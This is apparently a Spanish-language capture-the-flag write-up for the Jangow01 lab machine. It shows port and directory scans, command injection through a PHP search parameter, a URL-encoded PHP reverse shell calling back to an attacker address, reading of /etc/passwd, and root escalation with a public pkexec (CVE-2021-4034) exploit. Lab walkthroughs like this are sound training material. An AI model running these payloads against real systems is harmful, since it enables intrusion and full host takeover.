Escaneo de puertos

```
nmap -p- --min-rate 5000 -sS <IP>
```

Info:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 05:54 EDT
Nmap scan report for 192.168.5.155
Host is up (0.00043s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:0C:29:1A:67:37 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 -
4.9 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos
Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10
(91%), Linux 5.1 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 192.168.5.155

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds
```

Gobuster

```
gobuster dir -u http://<IP>/site -w <WORDLIST> -x php,html,txt -t 50 -k
```

Info:

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.5.155/site
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd.txt        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.html       (Status: 403) [Size: 278]
/.htaccess.txt        (Status: 403) [Size: 278]
/.htaccess.html       (Status: 403) [Size: 278]
/assets               (Status: 301) [Size: 320] [-->
http://192.168.5.155/site/assets/]
/css                  (Status: 301) [Size: 317] [--> http://192.168.5.155/site/css/]
/index.html           (Status: 200) [Size: 10190]
/js                   (Status: 301) [Size: 316] [--> http://192.168.5.155/site/js/]
/wordpress            (Status: 301) [Size: 323] [-->
http://192.168.5.155/site/wordpress/]
Progress: 81876 / 81880 (100.00%)
===============================================================
Finished
===============================================================
```

Pero nada interesante...

Puerto 80

Si le damos a `Buscar` en la `URL` nos aparecera una especie de `.php` en el cual podemos poner comandos de linux normales, por lo que podremos inyectar una `Reverse Shell`...

```
URL = http://<IP>/site/busque.php?buscar=ls
```

Info:

```
assets busque.php css index.html js wordpress

URL = http://<IP>/site/busque.php?buscar=cat%20/etc/passwd%20|%20grep%20%271000%27
```

Vemos que hay 1 usuario...

```
jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash
```

Haremos la `Reverse Shell`...

```
php -r '$sock=fsockopen("<IP>",<PORT>);$proc=proc_open("sh", array(0=>$sock,
1=>$sock, 2=>$sock),$pipes);'
```

Eso hay que encodearlo en `URL`...

```
php+-
r+'$sock%3dfsockopen("<PORT>",<PORT>)%3b$proc%3dproc_open("sh",+array(0%3d>$sock,+1%3
d>$sock,+2%3d>$sock),$pipes)%3b'

URL = http://192.168.5.155/site/busque.php?buscar=php+-
r+%27$sock%3dfsockopen(%22<IP>%22,<PORT>)%3b$proc%3dproc_open(%22sh%22,+array(0%3d%3E
$sock,+1%3d%3E$sock,+2%3d%3E$sock),$pipes)%3b%27
```

Teniendo la shell ya con el usuario `www-data`, sanitizamos la shell...

```
script /dev/null -c bash

# <Ctrl> + <z>
stty raw -echo; fg
reset xterm
export TERM=xterm

# Para ver las dimensiones de nuestra consola en el Host
stty size

# Para redimensionar la consola ajustando los parametros adecuados
stty rows <ROWS> columns <COLUMNS>
```

Nos vamos a `/home/jangow01/` para leer la flag...

user.txt (flag1)

```
d41d8cd98f00b204e9800998ecf8427e
```

Si hacemos lo siguiente...

```
find / -type f -perm -4000 -ls 2>/dev/null
```

Veremos lo siguiente...

```
 143191     44 -rwsr-xr--   1 root     messagebus    42992 Apr  1  2016
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
   131543     12 -rwsr-xr-x   1 root     root          10240 Feb 25  2014
/usr/lib/eject/dmcrypt-get-device
   143556     40 -rwsr-xr-x   1 root     root          38984 Jun 30  2016
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
   145251    420 -rwsr-xr-x   1 root     root         428240 May 26  2020
/usr/lib/openssh/ssh-keysign
   277094     16 -rwsr-xr-x   1 root     root          14864 Jan 17  2016
/usr/lib/policykit-1/polkit-agent-helper-1
   144706     24 -rwsr-xr-x   1 root     root          23376 Jan 17  2016
/usr/bin/pkexec
   131347     40 -rwsr-xr-x   1 root     root          39904 Mar 29  2016
/usr/bin/newgrp
   131220     52 -rwsr-xr-x   1 root     root          49584 Mar 29  2016
/usr/bin/chfn
   144395     52 -rwsr-sr-x   1 daemon   daemon        51464 Jan 14  2016 /usr/bin/at
   131358     56 -rwsr-xr-x   1 root     root          54256 Mar 29  2016
/usr/bin/passwd
   143572     36 -rwsr-xr-x   1 root     root          32944 Mar 29  2016
/usr/bin/newuidmap
   143571     36 -rwsr-xr-x   1 root     root          32944 Mar 29  2016
/usr/bin/newgidmap
   131222     40 -rwsr-xr-x   1 root     root          40432 Mar 29  2016
/usr/bin/chsh
   144752     24 -rwsr-xr-x   1 root     root          23288 Apr 29  2016
/usr/bin/ubuntu-core-launcher
   131442    136 -rwsr-xr-x   1 root     root         136808 May  4  2016
/usr/bin/sudo
   131283     76 -rwsr-xr-x   1 root     root          75304 Mar 29  2016
/usr/bin/gpasswd
   275527     32 -rwsr-xr-x   1 root     root          30800 Mar 11  2016
```

```
/bin/fusermount
   262219     44 -rwsr-xr-x   1 root     root          44168 May  7  2014 /bin/ping
   262236     40 -rwsr-xr-x   1 root     root          40128 Mar 29  2016 /bin/su
   275556    140 -rwsr-xr-x   1 root     root         142032 Feb 17  2016 /bin/ntfs-
3g
   262254     28 -rwsr-xr-x   1 root     root          27608 May 26  2016 /bin/umount
   262220     44 -rwsr-xr-x   1 root     root          44680 May  7  2014 /bin/ping6
   262205     40 -rwsr-xr-x   1 root     root          40152 May 26  2016 /bin/mount
```

El que mas nos tiene que interesar es la siguiente linea...

```
144706     24 -rwsr-xr-x   1 root     root          23376 Jan 17  2016
/usr/bin/pkexec
```

Es como un `/bin/bash` pero de otra manera, por lo que utilizaremos un exploit que te lo automatiza todo...

URL = https://github.com/Almorabea/pkexec-exploit

Esto nos lo llevaremos al servidor victima, ya sea copiando el contenido de `python` o transferirlo con algun comando como `curl` o `wget`, una vez teniendolo dentro...

```
chmod +x CVE-2021-4034.py

python3 CVE-2021-4034.py
```


Info:

```
Do you want to choose a custom payload? y/n (n use default payload)  n
[+] Cleaning pervious exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7fb52c0024e8 at 0x7fb52be96978>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# whoami
root
#
```

Con esto ya seriamos `root`, por lo que leeremos la flag...

proof.txt (flag2)

```
                      @@@&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
                      @  @@@@@@@@@@@@@@@&#   #@@@@@@@@&(.    /&@@@@@@@@@@
                      @  @@@@@@@@@@&( .@@@@@@@@@&%####(((//#&@@@&   .&@@@@@
                      @  @@@@@@@&  @@@@@@&@@@@@&%######%&@*   ./@@*   &@@
                      @  @@@@@* (@@@@@@@@@#/.                .*@.  .#&.   &@@@&&
                      @  @@@, /@@@@@@@@#,                       .@.  ,&,   @@&&
                      @  @&  @@@@@@@@#.         @@@,@@@/           %.  #,   %@&
                      @@@#  @@@@@@@@/         .@@@@@@@@@@            *  .,    @@
                      @@&  @@@@@@@@*          @@@@@@@@@@@             ,       @
                      @&  .@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@@        *.      &@
                     @@/  *@@@@@@@/           @@@@@@@@@@#                    @@
                     @@   .@@@@@@@/          @@@@@@@@@@@@@             @#     @@
                     @@    @@@@@@@@.          @@@@@@@@@@@            @@(     @@
                      @&   .@@@@@@@@.         , @@@@@@@ *           .@@@*(    .@
                      @@    ,@@@@@@@@,   @@@@@@@@@&*%@@@@@@@@@@,    @@@@@(%&*   &@
```



da39a3ee5e6b4b0d3255bfef95601890afd80709